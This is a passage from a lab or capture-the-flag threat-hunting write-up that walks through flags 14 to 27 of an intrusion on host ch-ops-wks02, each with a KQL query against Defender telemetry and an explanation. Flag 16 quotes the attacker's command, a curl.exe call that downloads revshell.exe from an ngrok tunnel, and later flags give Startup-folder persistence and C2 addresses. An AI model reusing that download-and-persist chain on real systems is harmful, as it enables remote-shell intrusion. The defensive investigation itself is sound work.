I filtered `DeviceEvents` for `ActionType == "ProcessPrimaryTokenModified"` tied to the `MaintenanceRunner_Distributed.ps1` chain and read the `InitiatingProcessId`.
**KQL Query:**
DeviceEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ActionType == "ProcessPrimaryTokenModified"
and InitiatingProcessCommandLine has "MaintenanceRunner_Distributed.ps1"
| project
TimeGenerated,
ActionType,
InitiatingProcessId,
InitiatingProcessFileName,
InitiatingProcessCommandLine,
AdditionalFields
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
A `ProcessPrimaryTokenModified` event from `powershell.exe` (PID 4888) is behavior consistent with **access-token manipulation**: adversaries adjusting privileges or integrity to blend in with SYSTEM-level operations. Identifying the exact PID ties the escalation to a specific execution instance of the loader.
### 🆔 Flag 15: Whose Token Was Modified
**Objective:**
Identify the security principal (SID) the modified token belongs to.
**Flag Value (OriginalTokenUserSid):**
`S-1-5-21-1605642021-30596605-784192815-1000`
**Detection Strategy:**
Using the same token-modification event as Flag 14, I expanded the `AdditionalFields` JSON and read `OriginalTokenUserSid` (which matches `CurrentTokenUserSid` here).
**Evidence:**

**Why This Matters:**
The SID ends in **`-1000`**, the first locally created user account. It is *not* a built-in Administrator or domain SID, and it operated at **High** integrity rather than SYSTEM. Knowing whose token was touched calibrates the risk: this is local-context privilege manipulation, important for scoping what the follow-on actions could and could not reach.
### ⬇️ Flag 16: Ingress Tool Transfer
**Objective:**
Identify the executable written to disk after the outbound request.
**Flag Value:**
`"curl.exe" -o revshell.exe https://unresuscitating-donnette-smothery.ngrok-free.dev/revshell.exe`
**What to Hunt:**
Recent `.exe` writes into a user profile path, created immediately after `curl.exe` activity.
**Detection Strategy:**
I filtered `DeviceFileEvents` for `FileCreated` `.exe` files under a `Users` path where the initiating process was `curl.exe`.
**KQL Query:**
DeviceFileEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ActionType == "FileCreated"
and FileName endswith ".exe"
and FolderPath has "Users"
and InitiatingProcessFileName == "curl.exe"
| project
TimeGenerated,
ActionType,
FileName,
FolderPath,
SHA256,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
`curl.exe` downloading **`revshell.exe`** into `C:\Users\chadmin\` marks the transition from staging to active tooling. Using a native, signed LOLBin (`curl`) to pull an unsigned binary from a dynamic external tunnel is a deliberate choice to avoid raising alarms during ingress.
### 🌐 Flag 17: External Download Source
**Objective:**
Identify the remote URL the host connected to when retrieving the binary.
**Flag Value:**
`unresuscitating-donnette-smothery.ngrok-free.dev`
**Detection Strategy:**
I filtered `DeviceNetworkEvents` for outbound activity initiated by `curl.exe` and read `RemoteUrl`/`RemoteIP`.
**KQL Query:**
DeviceNetworkEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and InitiatingProcessFileName == "curl.exe"
| project
TimeGenerated,
ActionType,
RemoteUrl,
RemoteIP,
RemotePort,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**
**Why This Matters:**
The long, hyphenated `*.ngrok-free.dev` domain (resolving to `3.22.30.40:443`) is an **ngrok dynamic tunnel**: a service routinely abused to temporarily expose attacker infrastructure with a throwaway hostname over HTTPS. This is the external delivery point for the reverse shell and a high-fidelity IOC.
### ▶️ Flag 18: Execution of the Staged Binary
**Objective:**
Determine which process executed the downloaded binary.
**Flag Value:**
`explorer.exe`
**Detection Strategy:**
I filtered `DeviceProcessEvents` for `FileName == "revshell.exe"` and read the `InitiatingProcessFileName` (the parent that launched it).
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and FileName == "revshell.exe"
| project
TimeGenerated,
ActionType,
FileName,
FolderPath,
ProcessCommandLine,
ProcessId,
InitiatingProcessFileName,
InitiatingProcessCommandLine,
InitiatingProcessId,
AccountName
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
`revshell.exe` was launched by **`explorer.exe`** (resembling normal user interaction such as a double-click or Startup-folder auto-launch at logon). Execution from a common shell component, after the curl ingress, marks the attacker's shift from staging to actively running their tooling.
### 📡 Flag 19: External IP Contacted by the Binary
**Objective:**
Identify the external IP the executable tried to reach after execution.
**Flag Value:**
`13.228.171.119`
**Detection Strategy:**
I filtered `DeviceNetworkEvents` for connections initiated by `revshell.exe` on the high, nonstandard port `11746`, looking at `ConnectionFailed`/`ConnectionAttempt` actions.
**KQL Query:**
DeviceNetworkEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and InitiatingProcessFileName == "revshell.exe"
and RemotePort == 11746
and ActionType in ("ConnectionFailed", "ConnectionAttempt")
| project
TimeGenerated,
ActionType,
RemoteIP,
RemotePort,
RemoteUrl,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
The reverse shell attempted a direct outbound connection to **`13.228.171.119:11746`**: traffic matching no approved service and using a high, non-standard port typical of a custom C2 callback. This is the binary's true command-and-control destination, distinct from the ngrok delivery host.
### 📌 Flag 20: Persistence via Startup Folder
**Objective:**
Identify the folder path used to establish persistence for the executable.
**Flag Value:**
`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\revshell.exe`
**Detection Strategy:**
I filtered `DeviceFileEvents` for `revshell.exe` and identified the file event that moved/placed it into a Startup directory.
**KQL Query:**
DeviceFileEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and FileName == "revshell.exe"
| project
TimeGenerated,
ActionType,
FileName,
FolderPath,
SHA256,
InitiatingProcessFileName,
InitiatingProcessCommandLine
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
Placing `revshell.exe` in the all-users **Startup** folder guarantees automatic execution at every logon: a simple, durable persistence mechanism. This explains the `explorer.exe`-parented execution in Flag 18 and completes the adversary's layered persistence (registry Run-key → scheduled task → Startup folder).
### 💻 Flag 21: Remote Session Source Device
**Objective:**
Identify the remote device name associated with the attacker's session.
**Flag Value:**
`对手`
**Detection Strategy:**
I filtered `DeviceLogonEvents` for `RemoteDeviceName has "对手"` to enumerate all sessions attributed to the suspicious source device.
**KQL Query:**
DeviceLogonEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and RemoteDeviceName has "对手"
| project
TimeGenerated,
LogonType,
AccountName,
AccountDomain,
RemoteIP,
RemoteDeviceName,
ActionType
| order by TimeGenerated asc
**Evidence:**

**Why This Matters:**
The remote device name **`对手`** is Chinese for *"adversary/opponent"*: an unusual, non-corporate hostname appearing across multiple logons by both `chadmin` and `ops.maintenance`. It is a single, high-value pivot that ties together every remote session the attacker established.
### 📍 Flag 22: Remote Session Source IP
**Objective:**
Identify the external (non-internal) source IP of the attacker's remote sessions.
**Flag Value:**
`100.64.100.6`
**Detection Strategy:**
I filtered `DeviceProcessEvents` for non-empty `InitiatingProcessRemoteSessionIP` values that do **not** start with `10.` (i.e., not RFC1918 internal), then counted by IP.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and isnotempty(InitiatingProcessRemoteSessionIP)
and InitiatingProcessRemoteSessionIP !startswith "10."
| summarize
EventCount = count()
by InitiatingProcessRemoteSessionIP
**Evidence:**

**Why This Matters:**
`100.64.100.6` falls in the **CGNAT range (`100.64.0.0/10`)**, commonly seen behind VPNs and tunneling services, which is consistent with an actor masking origin. With 473 associated process events, it represents the dominant remote-session source for the attacker's hands-on-keyboard activity.
### 🔁 Flag 23: Internal Pivot IP
**Objective:**
Identify the internal IP used as a pivot during the attacker's session activity.
**Flag Value:**
`10.168.0.6`
**Detection Strategy:**
This is the inverse of the Flag 22 query: I filtered `InitiatingProcessRemoteSessionIP` values that *do* start with `10.` and took the distinct list.
**KQL Query:**
DeviceProcessEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and isnotempty(InitiatingProcessRemoteSessionIP)
and InitiatingProcessRemoteSessionIP startswith "10."
| distinct InitiatingProcessRemoteSessionIP
**Evidence:**

**Why This Matters:**
The presence of internal `10.x` session IPs (notably `10.168.0.6`) alongside the external `100.64.100.6` indicates the attacker's session activity was routed via internal IPs as well as the external source, which is consistent with movement through internal infrastructure to reach `CH-OPS-WKS02`. Correlating both sets of session IPs is what scopes the lateral path into the host and flags it for follow-up confirmation.
### 🚪 Flag 24: First Suspicious Logon
**Objective:**
Establish the earliest suspicious successful logon, the attacker's initial foothold in time.
**Flag Value:**
`2025-11-23T03:08:31.1849379Z`
**Detection Strategy:**
I swept `DeviceLogonEvents` on the host for `LogonSuccess` and sorted ascending to surface the earliest entry tied to the malicious source.
**KQL Query:**
DeviceLogonEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated between (datetime(2025-11-15) .. datetime(2025-12-31))
and ActionType == "LogonSuccess"
| project
TimeGenerated,
ActionType,
AccountName,
AccountDomain,
LogonType,
RemoteIP,
RemoteDeviceName
| order by TimeGenerated asc
| take 10
**Evidence:**

**Why This Matters:**
Pivoting from process activity to logon telemetry establishes the **earliest definitive footprint** inside the network. `2025-11-23T03:08:31Z` is the moment the intrusion truly begins; every later beacon, staging, and persistence action is downstream of this logon.
### 📥 Flag 25: IP Used During First Logon
**Objective:**
Identify the source IP associated with the first suspicious logon.
**Flag Value:**
`104.164.168.17`
**Detection Strategy:**
I pinned `DeviceLogonEvents` to the exact first-logon timestamp from Flag 24 and read the `RemoteIP`.
**KQL Query:**
DeviceLogonEvents
| where DeviceName == "ch-ops-wks02"
and TimeGenerated == datetime(2025-11-23T03:08:31.1849379Z)
| project
TimeGenerated,
LogonType,
AccountName,
AccountDomain,
RemoteIP,
RemoteDeviceName,
ActionType
**Evidence:**

**Why This Matters:**
`104.164.168.17` is the attacker's **initial entry vector**: the public IP that delivered the first valid-account logon. It anchors the geolocation enrichment (Flag 27) and lets the analyst trace every action initiated from that source.
### 👤 Flag 26: Account Used During First Logon
**Objective:**
Identify which account the attacker used for the initial logon.
**Flag Value:**
`chadmin`
**Detection Strategy:**
This uses the same pinned-timestamp `DeviceLogonEvents` query as Flag 25; the `AccountName` column reveals the compromised credential.
**Evidence:**

**Why This Matters:**
The intrusion began with a **valid account** (`chadmin`) over a network logon: no exploit, no malware drop, just working credentials. This frames the entire intrusion as credential-driven and explains how the activity evaded alerting: it looked like a legitimate admin signing in.
### 🌍 Flag 27: Attacker Geographic Region
**Objective:**
Determine the geographic region the attacker's IP resolves to.
**Flag Value:**
`Vietnam`
**Detection Strategy:**
